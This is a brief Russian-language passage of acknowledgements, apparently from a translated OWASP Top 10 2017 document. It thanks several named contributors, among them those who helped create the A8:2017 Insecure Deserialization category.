И конечно же мы хотим отметить Дирка Веттера (Dirk Wetter), Джима Манико (Jim Manico) и Осаму Эльнаггара (Osama Elnaggar) за их огромный вклад. Также, неоценимую помощь в создании новой категории A8:2017-Небезопасная десериализация оказали Крис Фрохофф (Chris Frohoff) и Габриэль Лоуренс (Gabriel Lawrence).